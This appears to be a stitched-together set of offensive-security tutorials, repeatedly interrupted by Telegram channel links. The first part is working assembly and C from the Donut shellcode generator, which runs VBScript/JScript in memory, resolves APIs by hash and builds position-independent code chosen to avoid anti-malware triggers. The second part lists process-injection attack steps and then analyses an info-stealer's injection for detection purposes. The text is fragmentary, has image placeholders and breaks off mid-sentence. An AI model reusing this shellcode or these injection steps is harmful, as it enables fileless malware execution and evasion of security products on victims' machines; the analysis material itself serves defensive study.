                 IMAGE_OPTIONAL_HEADER32.DataDirectory + \
                 IMAGE_DIRECTORY_ENTRY_EXPORT * IMAGE_DATA_DIRECTORY_size + \
                 IMAGE_DATA_DIRECTORY.VirtualAddress]
    jecxz  next_dll
    ; esi = offset IMAGE_EXPORT_DIRECTORY.NumberOfNames
    lea    esi, [ebx+ecx+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
    lodsd
    xchg   eax, ecx
    jecxz  next_dll       ; skip if no names
    ; ebp = IMAGE_EXPORT_DIRECTORY.AddressOfFunctions
    lodsd
    add    eax, ebx       ; ebp = RVA2VA(eax, ebx)
    xchg   eax, ebp       ;
    ; edx = IMAGE_EXPORT_DIRECTORY.AddressOfNames
    lodsd
    add    eax, ebx       ; edx = RVA2VA(eax, ebx)
    xchg   eax, edx       ;
    ; esi = IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals
    lodsd
    add    eax, ebx       ; esi = RVA2VA(eax, ebx)
    xchg   eax, esi
get_name:
    pushad
    mov    esi, [edx+ecx*4-4] ; esi = AddressOfNames[ecx-1]
    add    esi, ebx         ; esi = RVA2VA(esi, ebx)
    xor    eax, eax         ; eax = 0
    cdq                     ; h = 0
hash_name:
    lodsb
    add    edx, eax
```

https://t.me/learningnets

```
    ror    edx, 8
    dec    eax
    jns    hash_name
    cmp    edx, [esp + _eax + pushad_t_size]   ; hashes match?
    popad
    loopne get_name             ; --ecx && edx != hash
    jne    next_dll             ; get next DLL
    movzx  eax, word [esi+ecx*2] ; eax = AddressOfNameOrdinals[ecx]
    add    ebx, [ebp+eax*4]      ; ecx = base + AddressOfFunctions[eax]
    mov    [esp+_eax], ebx
    popad                       ; restore all
    jmp    eax
_ds_section:
    ; ---------------------
    db     "ole32", 0, 0, 0
co_init:
    db     "CoInitializeEx", 0
co_init_len equ $-co_init
co_create:
    db     "CoCreateInstance", 0
co_create_len equ $-co_create
    ; IID_IActiveScript
    ; IID_IActiveScriptParse32 +1
    dd     0xbb1a2ae1
    dw     0xa4f9, 0x11cf
    db     0x8f, 0x20, 0x00, 0x80, 0x5f, 0x2c, 0xd0, 0x64
  %ifdef VBS
    ; CLSID_VBScript
    dd     0xB54F3741
    dw     0x5B07, 0x11cf
    db     0xA4, 0xB0, 0x00, 0xAA, 0x00, 0x4A, 0x55, 0xE8
```

https://t.me/learningnets

```
 %else
    ; CLSID_JScript
    dd     0xF414C260
    dw     0x6AC0, 0x11CF
    db     0xB6, 0xD1, 0x00, 0xAA, 0x00, 0xBB, 0xBB, 0x58
 %endif
_QueryInterface:
    mov    eax, E_NOTIMPL     ; return E_NOTIMPL
    retn   3*4
_AddRef:
_Release:
    pop    eax              ; return S_OK
    push   eax
    push   eax
_GetLCID:
_GetItemInfo:
_GetDocVersionString:
    pop    eax              ; return S_OK
    push   eax
    push   eax
_OnScriptTerminate:
    xor    eax, eax         ; return S_OK
    retn   3*4
_OnStateChange:
_OnScriptError:
    jmp    _GetDocVersionString
_OnEnterScript:
_OnLeaveScript:
    jmp    _Release
init_api:
    pop    ebp
```

https://t.me/learningnets

```
lea    esi, [ebp + (_ds_section - invoke_api)]

; LoadLibrary("ole32");
push   esi                  ; "ole32", 0
mov    eax, 0xFA183D4A      ; eax = hash("LoadLibraryA")
call   ebp                  ; invoke_api(eax)
xchg   ebx, eax             ; ebp = base of ole32
lodsd                       ; skip "ole32"
lodsd

; _CoInitializeEx = GetProcAddress(ole32, "CoInitializeEx");
mov    eax, 0x4AAC90F7      ; eax = hash("GetProcAddress")
push   eax                  ; save eax/hash
push   esi                  ; esi = "CoInitializeEx"
push   ebx                  ; base of ole32
call   ebp                  ; invoke_api(eax)

; 1. _CoInitializeEx(NULL, COINIT_MULTITHREADED);
cdq                         ; edx = 0
push   edx                  ; COINIT_MULTITHREADED
push   edx                  ; NULL
call   eax                  ; CoInitializeEx

add    esi, co_init_len     ; skip "CoInitializeEx", 0

; _CoCreateInstance = GetProcAddress(ole32, "CoCreateInstance");
pop    eax                  ; eax = hash("GetProcAddress")
push   esi                  ; "CoCreateInstance"
push   ebx                  ; base of ole32
call   ebp                  ; invoke_api
```

https://t.me/learningnets

```
add    esi, co_create_len     ; skip "CoCreateInstance", 0

; 2. _CoCreateInstance(
   ; &langId, 0, CLSCTX_INPROC_SERVER,
   ; &IID_IActiveScript, (void **)&engine);
push   edi                  ; &engine
scasd                       ; skip engine
mov    ebx, edi             ; ebx = &parser
push   edi                  ; &IID_IActiveScript
movsd
movsd
movsd
movsd
push   CLSCTX_INPROC_SERVER
push   0                    ;
push   esi                  ; &CLSID_VBScript or &CLSID_JScript
call   eax                  ; _CoCreateInstance

; 3. Query engine for script parser
; engine->lpVtbl->QueryInterface(
;  engine, &IID_IActiveScriptParse,
;  (void **)&parser);
push   edi                  ; &parser
push   ebx                  ; &IID_IActiveScriptParse32
inc    dword[ebx]           ; add 1 for IActiveScriptParse32
mov    esi, [ebx-4]         ; esi = engine
push   esi                  ; engine
mov    eax, [esi]           ; eax = engine->lpVtbl
call   dword[eax + IUnknownVtbl.QueryInterface]

; 4. Initialize parser
```

https://t.me/learningnets

```
; parser->lpVtbl->InitNew(parser);
mov   ebx, [edi]          ; ebx = parser
push  ebx                 ; parser
mov   eax, [ebx]          ; eax = parser->lpVtbl
call  dword[eax + IActiveScriptParse32Vtbl.InitNew]

; 5. Initialize IActiveScriptSite
lea   eax, [ebp + (_QueryInterface - invoke_api)]
push  edi                 ; save pointer to IActiveScriptSiteVtbl
stosd                     ; vft.QueryInterface     = (LPVOID)QueryInterface;
add   eax, _AddRef  - _QueryInterface
stosd                     ; vft.AddRef             = (LPVOID)AddRef;
stosd                     ; vft.Release            = (LPVOID)Release;
add   eax, _GetLCID - _Release
stosd                     ; vft.GetLCID            = (LPVOID)GetLCID;
stosd                     ; vft.GetItemInfo        = (LPVOID)GetItemInfo;
stosd                     ; vft.GetDocVersionString = (LPVOID)GetDocVersionString;
add   eax, _OnScriptTerminate - _GetDocVersionString
stosd                     ; vft.OnScriptTerminate  = (LPVOID)OnScriptTerminate;
add   eax, _OnStateChange - _OnScriptTerminate
stosd                     ; vft.OnStateChange      = (LPVOID)OnStateChange;
stosd                     ; vft.OnScriptError      = (LPVOID)OnScriptError;
inc   eax
inc   eax
stosd                     ; vft.OnEnterScript      = (LPVOID)OnEnterScript;
stosd                     ; vft.OnLeaveScript      = (LPVOID)OnLeaveScript;
pop   eax                 ; eax = &vft

; 6. Set script site
; engine->lpVtbl->SetScriptSite(
;   engine, (IActiveScriptSite *)&mas);
```

https://t.me/learningnets

```
    push   edi              ; &IMyActiveScriptSite
    stosd                   ; IActiveScriptSite.lpVtbl = &vft
    xor    eax, eax
    stosd                   ; IActiveScriptSiteWindow.lpVtbl = NULL
    push   esi              ; engine
    mov    eax, [esi]
    call   dword[eax + IActiveScriptVtbl.SetScriptSite]

    ; 7. Parse our script
    ; parser->lpVtbl->ParseScriptText(
    ;     parser, cs, 0, 0, 0, 0, 0, 0, 0, 0);
    mov    edx, esp
    push   8
    pop    ecx
init_parse:
    push   eax              ; 0
    loop   init_parse
    push   edx              ; script
    push   ebx              ; parser
    mov    eax, [ebx]
    call   dword[eax + IActiveScriptParse32Vtbl.ParseScriptText]

    ; 8. Run script
    ; engine->lpVtbl->SetScriptState(
    ;     engine, SCRIPTSTATE_CONNECTED);
    push   SCRIPTSTATE_CONNECTED
    push   esi
    mov    eax, [esi]
    call   dword[eax + IActiveScriptVtbl.SetScriptState]

    ; 9. cleanup
```

https://t.me/learningnets

```
; parser->lpVtbl->Release(parser);
push  ebx
mov   eax, [ebx]
call  dword[eax + IUnknownVtbl.Release]

; engine->lpVtbl->Close(engine);
push  esi             ; engine
push  esi             ; engine
lodsd                 ; eax = lpVtbl
xchg  eax, edi
call  dword[edi + IActiveScriptVtbl.Close]
; engine->lpVtbl->Release(engine);
call  dword[edi + IUnknownVtbl.Release]

inc   eax             ; eax = 4096 * 32
shl   eax, 17
add   esp, eax
popad
ret
```

Windows Script Host Objects

Two named objects (WSH and WScript) are added to the script namespace by wscript.exe/cscript.exe that do not require instantiating at runtime. The 'WScript' object is used primarily for console I/O, accessing arguments and the path of script on disk. It can also be used to terminate a script via the Quit method or poll operations via the Sleep method. The IActiveScript interface only provides basic scripting functionality, so if we want our host to support those objects, or indeed any custom objects, they must be implemented manually. Consider the following code taken from ReVBShell that expects to run inside WSH.

```
While True
  ' receive command from remote HTTP server
  ' other code omitted
  Select Case strCommand
    Case "KILL"
```

https://t.me/learningnets

SendStatusUpdate strRawCommand, "Goodbye!"

WScript.Quit 0

End Select

Wend

When this was used for testing Donut shellcode, the script engine stopped running upon reaching the line "WScript.Quit 0" because it didn't recognize the WScript object. "On Error Resume Next" was enabled, and so the script simply kept executing. Once the name of this object was added to the namespace via IActiveScript::AddNamedItem, a request for ITypeInfo and IUnknown interfaces was made via IActiveScriptSite::GetItemInfo. If we don't provide an interface for the request, the parser calls IActiveScriptSite::OnScriptError with the message "Variable is undefined 'WScript'" before terminating.

To enable support for 'WScript' requires a custom implementation of the WScript interface defined in type information found in wscript.exe/cscript.exe. First, add the name of the object to the scripting engine's namespace using AddNamedItem. This makes any methods, properties and events part of this object visible to the script.

obj = SysAllocString(L"WScript");

engine->lpVtbl->AddNamedItem(engine, (LPCOLESTR)obj, SCRIPTITEM_ISVISIBLE);

Obtain the type information from wscript.exe or cscript.exe. IID_IHost is simply the class identifier retrieved from aforementioned EXE files. Below is a screenshot of OleWoo, but other TLB viewers may work just as well.

```
IHost

coclass IHost_Class
  IHost
    Methods
      QueryInterface
      AddRef
      Release
      GetTypeInfoCount
      GetTypeInfo
      GetIDsOfNames
      Invoke
      Name
      Application
      FullName
      Path
      Interactive
      Interactive
      Quit
      ScriptName
      ScriptFullName
      Arguments
      Version
      BuildVersion
      Timeout
      Timeout
      CreateObject
      Echo
      GetObject
```

```
[
  uuid(91afbd1b-5feb-43f5-b028-e2ca960617ec),
  helpstring("Windows Script Host Application Interface"),
  dual
]
dispinterface IHost {
   methods:
      [restricted]
      void _stdcall QueryInterface(
         [in] GUID* riid,
         [out] void** ppvObj
      );
      [restricted]
      unsigned long _stdcall AddRef();
      [restricted]
      unsigned long _stdcall Release();
      [restricted]
      void _stdcall GetTypeInfoCount([out] unsigned int* pctinfo);
      [restricted]
      void _stdcall GetTypeInfo(
         [in] unsigned int itinfo,
         [in] unsigned long lcid,
         [out] void** pptinfo
      );
      [restricted]
      void _stdcall GetIDsOfNames(
         [in] GUID* riid,
         [in] char** rgszNames,
         [in] unsigned int cNames,
         [in] unsigned long lcid,
         [out] long* rgdispid
      );
      [restricted]
```

ITypeLib lpTypeLib;

ITypeInfo lpTypeInfo;

https://t.me/learningnets

```
LoadTypeLib(L"WScript.exe", &lpTypeLib);

lpTypeLib->lpVtbl->GetTypeInfoOfGuid(lpTypeLib, &IID_IHost, &lpTypeInfo);
```

Now, when the scripting engine first encounters the 'WScript' object and requests an IUnknown interface via IActiveScriptSite::GetItemInfo, Donut returns a pointer to a minimal implementation of the IHost interface.

After this, the IDispatch::Invoke method will be used to call the 'Quit' method requested by the script. At the moment, Donut only implements Quit and Sleep methods, but others can be supported if requested.

Extensible Stylesheet Language Transformations (XSLT)

XSL files can contain interpreted languages like JScript/VBScript. The following code found here is based on this example by TheWover.

```
void run_xml_script(const char *path) {

  IXMLDOMDocument *pDoc;

  IXMLDOMNode     *pNode;

  HRESULT         hr;

  PWCHAR          xml_str;

  VARIANT_BOOL    loaded;

  BSTR            res;


  xml_str = read_script(path);


  if(xml_str == NULL) return;


  // 1. Initialize COM

  hr = CoInitialize(NULL);

  if(hr == S_OK) {

    // 2. Instantiate XMLDOMDocument object

    hr = CoCreateInstance(

      &CLSID_DOMDocument30,

      NULL, CLSCTX_INPROC_SERVER,

      &IID_IXMLDOMDocument,

      (void**)&pDoc);
```

https://t.me/learningnets

```
      if(hr == S_OK) {
        // 3. load XML file
        hr = pDoc->lpVtbl->loadXML(pDoc, xml_str, &loaded);
        if(hr == S_OK) {
          // 4. create node interface
          hr = pDoc->lpVtbl->QueryInterface(
            pDoc, &IID_IXMLDOMNode, (void **)&pNode);

          if(hr == S_OK) {
            // 5. execute script
            hr = pDoc->lpVtbl->transformNode(pDoc, pNode, &res);
            pNode->lpVtbl->Release(pNode);
          }
        }
        pDoc->lpVtbl->Release(pDoc);
      }
      CoUninitialize();
    }
    free(xml_str);
}
```

PC-Relative Addressing in C

The linker makes an assumption about where a PE file will be loaded in memory. Most EXE files request an image base address of 0x00400000 for 32-bit or 0x0000000140000000 for 64-bit. If the PE loader can't map at the requested address, it uses relocation information to fix position-dependent code and data. ARM has support for PC-relative addressing via the ADR, ADRP and LDR opcodes, but poor old x86 lacks a similar instruction. x64 does support RIP-relative addressing, but there's no guarantee a compiler will use it even if we tell it to (-fPIC and -fPIE for GCC). Because we're using C for the shellcode, we need to manually calculate the address of a function relative to where the shellcode resides in memory. We could apply relocations in the same way a PE loader does, but self-modifying code can trigger some anti-malware programs. Instead, the program counter (EIP on x86 or RIP on x64) is read using some assembly and this is used to calculate the virtual address of a function in-memory. The following code stub is placed at the end of the payload and returns the value of the program counter.

https://t.me/learningnets

```
#if defined(_MSC_VER)
 #if defined(_M_X64)

  #define PC_CODE_SIZE 9 // sub rsp, 40 / call get_pc

  static char *get_pc_stub(void) {
   return (char*)_ReturnAddress() - PC_CODE_SIZE;
  }

  static char *get_pc(void) {
   return get_pc_stub();
  }

 #elif defined(_M_IX86)
  __declspec(naked) static char *get_pc(void) {
   __asm {
     call   pc_addr
    pc_addr:
     pop    eax
     sub    eax, 5
     ret
   }
  }
 #endif
#elif defined(__GNUC__)
 #if defined(__x86_64__)
  static char *get_pc(void) {
    __asm__ (
    "call   pc_addr\n"
   "pc_addr:\n"
    "pop    %rax\n"
```

https://t.me/learningnets

```
    "sub    $5, %rax\n"
    "ret");
  }
 #elif defined(__i386__)
  static char *get_pc(void) {
    __asm__ (
    "call   pc_addr\n"
   "pc_addr:\n"
    "popl   %eax\n"
    "subl   $5, %eax\n"
    "ret");
  }
 #endif
#endif
```

With this code, the linker will calculate the Relative Virtual Address (RVA) by subtracting the offset of our target function from the offset of the get_pc() function. Then at runtime, it will subtract the RVA from the program counter returned by get_pc() to obtain the Virtual Address of the target function. The position of get_pc() must be placed at the end of a payload, otherwise this would not work. The following macro (named after the ARM opcode ADR) is used to calculate the virtual address of a function in-memory.

```
#define ADR(type, addr) (type)(get_pc() - ((ULONG_PTR)&get_pc - (ULONG_PTR)addr))
```

To illustrate how it’s used, the following code from the payload shows how to initialize the IActiveScriptSite interface.

```
// initialize virtual function table
static VOID ActiveScript_New(PDONUT_INSTANCE inst, IActiveScriptSite *this) {
  MyIActiveScriptSite *mas = (MyIActiveScriptSite*)this;

  // Initialize IUnknown
  mas->site.lpVtbl->QueryInterface      = ADR(LPVOID, ActiveScript_QueryInterface);
  mas->site.lpVtbl->AddRef              = ADR(LPVOID, ActiveScript_AddRef);
  mas->site.lpVtbl->Release             = ADR(LPVOID, ActiveScript_Release);

  // Initialize IActiveScriptSite
```

https://t.me/learningnets

```
  mas->site.lpVtbl->GetLCID           = ADR(LPVOID, ActiveScript_GetLCID);
  mas->site.lpVtbl->GetItemInfo       = ADR(LPVOID, ActiveScript_GetItemInfo);
  mas->site.lpVtbl->GetDocVersionString = ADR(LPVOID, ActiveScript_GetDocVersionString);
  mas->site.lpVtbl->OnScriptTerminate  = ADR(LPVOID, ActiveScript_OnScriptTerminate);
  mas->site.lpVtbl->OnStateChange      = ADR(LPVOID, ActiveScript_OnStateChange);
  mas->site.lpVtbl->OnScriptError      = ADR(LPVOID, ActiveScript_OnScriptError);
  mas->site.lpVtbl->OnEnterScript      = ADR(LPVOID, ActiveScript_OnEnterScript);
  mas->site.lpVtbl->OnLeaveScript      = ADR(LPVOID, ActiveScript_OnLeaveScript);

  mas->site.m_cRef                = 0;
  mas->inst                       = inst;
}
```

Dynamic Calls to DLL Functions

After implementing support for some WScript methods, providing access to DLL functions directly from VBScript/JScript using a similar approach is much easier to understand. The initial problem is how to load type information directly from memory. One solution to this can be found in A lightweight approach for exposing C++ objects to a hosted Active Scripting engine. Confronted with the same problem, the author uses CreateDispTypeInfo and CreateStdDispatch to create the ITypeInfo and IDispatch interfaces necessary for interpreted languages to call C++ objects. The same approach can be used to call DLL functions and doesn't require COM registration.

https://0x1.gitlab.io/exploitation-tools/Donut/

https://modexp.wordpress.com/2019/07/21/inmem-exec-script/

Process Injection Techniques

Process injection is a widespread defense evasion technique commonly employed within malware and fileless adversary attacks. It entails running custom code within the address space of another process. Process injection improves stealth, and some variant techniques also achieve persistence.

Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

This method includes many sub-methods – the MITRE ATT&CK framework catalogued 11 sub–techniques. In this article we will explore the three main process injection methods and analyze this technique in the wild:

https://t.me/learningnets

ATT&CK ID	Process Injection sub-technique
T1055.001	**Dynamic-link Library Injection**
T1055.003	**Thread Execution Hijacking**
T1055.002	**Portable Executable Injection**
T1055.004	Asynchronous Procedure Call
T1055.005	Thread Local Storage
T1055.008	Ptrace System Calls
T1055.009	Proc Memory
T1055.011	Extra Window Memory Injection
T1055.012	Process Hollowing
T1055.013	Process Doppelgänging
T1055.014	VDSO Hijacking

DLL injection

Classic DLL injection

Classic DLL injection is one of the most popular techniques in use. First, the malicious process injects the path to the malicious DLL in the legitimate process' address space. The Injector process then invokes the DLL via a remote thread execution. It is a fairly easy method, but with some downsides:

- The malicious DLL needs to be saved on disk space.
- The malicious DLL will be visible in the import table.

Steps for preforming the attack:

1. Locate the targeted process and create a handle to it.
2. Allocate the space for injecting the path of the DLL file.
3. Write the path of the DLL into the allocated space.
4. Execute the DLL by creating a remote thread.

Attack flow (using basic API calling):

https://t.me/learningnets

Reflective DLL injection

Reflective DLL injection, unlike the previous method mentioned above, refers to loading a DLL from memory rather than from disk. Windows does not have a **LoadLibrary** function that supports this. To achieve the functionality, adversaries must write their own function, omitting some of the things Windows normally does, such as registering the DLL as a loaded module in the process, potentially bypassing DLL load monitoring.

Flow of Reflective DLL injection:

1. Open target process and allocate memory large enough for the DLL.
2. Copy the DLL into the allocated memory space.
3. Calculate the memory offset within the DLL to the export used for doing reflective loading.
4. Call CreateRemoteThread (or an equivalent undocumented API function like RtlCreateUserThread) to start execution in the remote process, using the offset address of the reflective loader function as the entry point.
5. The reflective loader function finds the Process Environment Block of the target process using the appropriate CPU register and uses that to find the address in memory of kernel32.dll and any other required libraries.
6. Parse the exports directory of kernel32 to find the memory addresses of required API functions such as LoadLibraryA, GetProcAddress, and VirtualAlloc.
7. Use these functions to then load the DLL (itself) properly into memory and call its entry point, DllMain.

Main attack flow:

https://t.me/learningnets

Reflective loader function flow:

Thread execution hijacking

Thread Hijacking is an operation in which a malicious shellcode is injected into a legitimate thread. Like Process Hollowing, the thread must be suspended before injection.

Attack flow:

https://t.me/learningnets

https://t.me/learningnets

This technique can be used to inject malicious executables or in tandem with a reflective loading function.

PE Injection


Like Reflective DLL injection, PE injection does not require the executable to be on the disk. This is the most often used technique seen in the wild. PE injection works by copying its malicious code into an existing open process and causing it to execute. To understand how PE injection works, we must first understand shellcode.

Shellcode is a sequence of machine code, or executable instructions, that is injected into a computer's memory with the intent of taking control of a running program. Most shellcodes are written in assembly language.

Main flow (simplified):

1. Get the current image base address and size from the PE header.
2. Allocate enough memory for the image inside the process' own address space using **VirtualAlloc**.
3. Have the process copy its own image into the locally allocated memory using **Memcpy** function.
4. Call **VirtualAllocEx** to allocate memory large enough to fit the image in the target process.
5. Copy the local image into the memory region allocated in the target process using **WriteProcessMemory** function.
6. Calculate the remote address of the function to be executed in the remote process by subtracting the address of the function in the current process by the base address of the current process, then adding it to the address of the allocated memory in the target process.
7. Finally create a new thread with the start address set to the remote address of the function, using **CreateRemoteThread**.

https://t.me/learningnets



Analyzing process injection in malware

Once we suspect a malware is injecting code into a legitimate process, we can verify our findings by tracking the malware's API calls. We can be alerted by analyzing suspicious network activity from a legitimate process, or a legitimate process creating malicious files. We start by using the API monitor tool and configuring it to monitor all process injection-related API calls. (We've written above about the most common API calls, although there are also API calls from the DLL NTDLM.dll, which preform the same job but are less frequently detected by anti-malware products)

This tool is available for download at: http://www.rohitab.com/apimonitor (although be aware, this tool is still in alpha and has some bugs to it).


First, we configure all suspicious API calls into the monitor program. We will inspect an info-stealer malware which preforms process injection.

Suspicious API:


- VirtualAlloc / VirtualAllocX / NtAllocateVirtualMemory
- WriteProcessMemory / NtWriteVirtualMemory
- CreateRemoteThread / CreateRemoteThreadEX

We can configure the API by searching for it in the search bar and selecting the search box:


https://t.me/learningnets



Once we have everything configured, we can run the file under monitoring, which will produce the following output:




Clearly the process preforms process injection. We can now inspect the content of the injection:




In the third function call we can see the buffer which clearly shows the injected shellcode. The only problem is that we cannot drop the entire buffer page, so we will inspect further in a debugger. In this example, we will use IDA debugger. Once the malware is loaded, we will search for further APIs the API Monitor did not catch (you can search by keyboard combination using CTRL + G):

https://t.me/learningnets

CreateRemoteThread:




WriteProcessMemory:



We specifically searched for those two APIs to marked breaking point.

Once we run until the breaking point of **WriteProcessMemory**, we look at the following sections (pictured below):



Now let's take a step back. The function **WriteProcessMemory** in MSDN is described as:

```
C++

BOOL WriteProcessMemory(
  HANDLE  hProcess,
  LPVOID  lpBaseAddress,
  LPCVOID lpBuffer,
  SIZE_T  nSize,
  SIZE_T  *lpNumberOfBytesWritten
);
```

Parameters

`hProcess`

A handle to the process memory to be modified. The handle must have PROCESS_VM_WRITE and PROCESS_VM_OPERATION access to the process.

`lpBaseAddress`

